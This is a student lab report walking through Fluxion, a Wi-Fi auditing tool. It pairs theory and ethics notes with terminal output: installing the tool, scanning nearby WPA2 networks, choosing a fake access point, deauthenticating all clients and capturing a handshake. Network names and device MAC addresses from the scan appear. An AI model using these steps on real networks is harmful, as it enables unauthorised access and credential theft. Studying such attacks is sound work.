Aim:
To hack Wi-Fi password using Fluxion

Theory:
Digital forensics involves the investigation and analysis of digital devices and data for legal purposes. With the increasing reliance on wireless networks, securing WiFi networks has become critical. However, vulnerabilities in WiFi security protocols can be exploited, making it essential for digital forensic investigators to understand and counter such threats. Fluxion is a tool designed for auditing wireless networks and is commonly used for hacking WiFi passwords.

Fluxion Overview:
Fluxion is a security auditing and social engineering research tool designed to perform Man-In-The-Middle (MITM) attacks against wireless networks.
It exploits weaknesses in WPA/WPA2-PSK protocols by creating a fake access point and luring users to connect to it, thereby capturing authentication credentials.

Advantages of Fluxion:
User-Friendly Interface: Fluxion provides a user-friendly interface, making it accessible to both novice and experienced users.
Automated Process: Fluxion automates the process of setting up a fake access point, de-authenticating clients, and capturing credentials, reducing the complexity of the attack.
Flexibility: It supports various attack scenarios, allowing investigators to simulate real-world WiFi hacking situations for educational or investigative purposes.


Usage of Fluxion in Digital Forensics:
Password Recovery: Digital forensic investigators can use Fluxion to recover WiFi passwords stored on compromised devices.
Incident Response: Fluxion can be employed during incident response to assess the security posture of WiFi networks and identify potential vulnerabilities.
Investigative Training: Fluxion serves as a valuable tool for training forensic investigators in understanding WiFi security threats and countermeasures.


Ethical Considerations:
Legal Compliance: It's crucial to ensure that the use of Fluxion complies with relevant laws and regulations governing digital investigations and penetration testing.
Informed Consent: Researchers and forensic investigators must obtain informed consent before conducting experiments or tests involving Fluxion to avoid legal and ethical complications.
Responsible Use: Fluxion should only be used for legitimate purposes such as security assessments, forensic investigations, or educational training, and not for malicious activities.

Name: Jessica Lalchandani **Class: D17A** **Roll No: 35**

Implementation:

Installing fluxion:





```
┌──(root㉿kali)-[/home/kali/fluxion/install]
└─# cd ..

┌──(root㉿kali)-[/home/kali/fluxion]
└─# ls
docs        install   lib     logos      siteinstaller.py
fluxion.sh  language  locale  README.md  sites

┌──(root㉿kali)-[/home/kali/fluxion]
└─# ./fluxion.sh
```

```
[                                                              ]
[      FLUXION 2     < luxion  s  he  uture >                  ]
[                                                              ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]


aircrack-ng.....OK!
aireplay-ng.....OK!
airmon-ng.......OK!
airodump-ng.....OK!
awk.............OK!
curl............OK!
dhcpd...........OK!
hostapd.........OK!
iwconfig........OK!
lighttpd........OK!
macchanger......OK!
mdk3............OK!
nmap............OK!
php-cgi.........OK!
pyrit...........Not installed
```

```
┌──(root㉿kali)-[/home/kali]
└─# sudo apt-get install python2.7-dev libssl-dev zlib1g-dev libpcap-dev
sudo apt-get install python-scapy
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  dbus dbus-bin dbus-daemon dbus-session-bus-common dbus-system-bus-common
  dbus-user-session dbus-x11 libdbus-1-3 libdbus-1-dev libminizip1
  libpcap0.8-dev libpkgconf3 libpython2.7 libpython2.7-dev libssl3 openssl
```


```
┌──(root㉿kali)-[/home/kali]
└─# git clone https://github.com/JPaulMora/Pyrit.git
Cloning into 'Pyrit' ...
remote: Enumerating objects: 2127, done.
remote: Total 2127 (delta 0), reused 0 (delta 0), pack-reused 2127
Receiving objects: 100% (2127/2127), 4.60 MiB | 2.53 MiB/s, done.
Resolving deltas: 100% (1453/1453), done.

┌──(root㉿kali)-[/home/kali]
└─# cd Pyrit
```


```
┌──(root㉿kali)-[/home/kali/Pyrit]
└─# python2 setup.py clean
running clean
removing 'build/temp.linux-x86_64-2.7' (and everything under it)

┌──(root㉿kali)-[/home/kali/Pyrit]
└─# python2 setup.py build
running build
running build_py
running build_ext
building 'cpyrit._cpyrit_cpu' extension
creating build/temp.linux-x86_64-2.7
creating build/temp.linux-x86_64-2.7/cpyrit
x86_64-linux-gnu-gcc -pthread -fno-strict-aliasing -Wdate-time -D_F
```

```
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
[      FLUXION 2    < luxion  s  he  uture >                     ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]

[2] Select your language

      [1] English
      [2] German
      [3] Romanian
      [4] Turkish
      [5] Spanish
      [6] Chinese
      [7] Italian
      [8] Czech
      [9] Greek
      [10] French
      [11] Slovenian

deltaxflux@fluxion ~ 1
```

```
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
[                                                                 ]
[      FLUXION 2    < luxion  s  he  uture >                     ]
[                                                                 ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]

[2] Select channel

      [1] All channels
      [2] Specific channel(s)
      [3] Back

deltaxflux@fluxion ~ 1
```

Name: Jessica Lalchandani **Class: D17A** **Roll No: 35**


FLUXION 2 < luxion is he uture >
WIFI LIST
ID MAC CHAN SECU PWR ESSID
1 10:55:E4:C7:3A:02 1 WPA2 33% Skyworth_35A395
2 28:87:BA:D3:59:B4 4 WPA2 32% MORYA FIBER-RAHUL.
3 * 40:3F:8C:89:74:AC 4 WPA2 49% CentralPark
4 3C:84:6A:B7:FB:D2 4 WPA2 31% TP-Link
5 78:C5:7D:12:0D:B3 11 WPA2 31% Utekar_2.4G
(*) Active clients
Select target. For rescan type
deltaxflux@fluxion ~ 3


FLUXION 2 < luxion is he uture >
INFO WIFI
SSID = CentralPark / WPA2
Channel = 4
Speed = 70 Mbps
BSSID = 40:3F:8C:89:74:AC ( )
2 Select Attack Option
1 FakeAP - Hostapd (
2 FakeAP - airbase-ng (Slower connection)
3 Back
deltaxflux@fluxion ~ 1

```
INFO WIFI

              SSID = CentralPark / WPA2
              Channel = 4
              Speed = 70 Mbps
              BSSID = 40:3F:8C:89:74:AC ( )


handshake location  (Example: /home/kali/fluxion.cap)
Press ENTER to skip

Path:
```


```
[2] Handshake check

      [1] pyrit
      [2] aircrack-ng (Miss chance)
      [3] Back

[deltaxflux@fluxion] - [~] 1
```


```
[2] *Capture Handshake*

      [1] Deauth all
      [2] Deauth all [mdk3]
      [3] Deauth target
      [4] Rescan networks
      [5] Exit

[deltaxflux@fluxion] - [~] 1
```

```
Capturing data on channel --> 4

CH  4 ][ Elapsed: 6 s ][ 2024-03-24 01:44 ][ WPA handshake: 40:3F:8C:89:74:AC

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESS

40:3F:8C:89:74:AC  -67   0       80     1105   61   4  270   WPA2 CCMP   PSK  Cen

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

40:3F:8C:89:74:AC  02:B3:56:10:86:16  -46    1e- 1e   358      107
40:3F:8C:89:74:AC  46:68:29:05:57:B4  -66    1e- 1e     0      249         Centra
40:3F:8C:89:74:AC  6A:88:DF:A1:4A:DA  -68    1e- 1      0      774
```


```
[2] *Capture Handshake*

Status handshake:

      [1] Check handshake
      [2] Back
      [3] Select another network
      [4] Exit
     #> 1
```


Name: Jessica Lalchandani **Class: D17A** **Roll No: 35**






Name: Jessica Lalchandani **Class: D17A** **Roll No: 35**







Name: Jessica Lalchandani **Class: D17A** **Roll No: 35**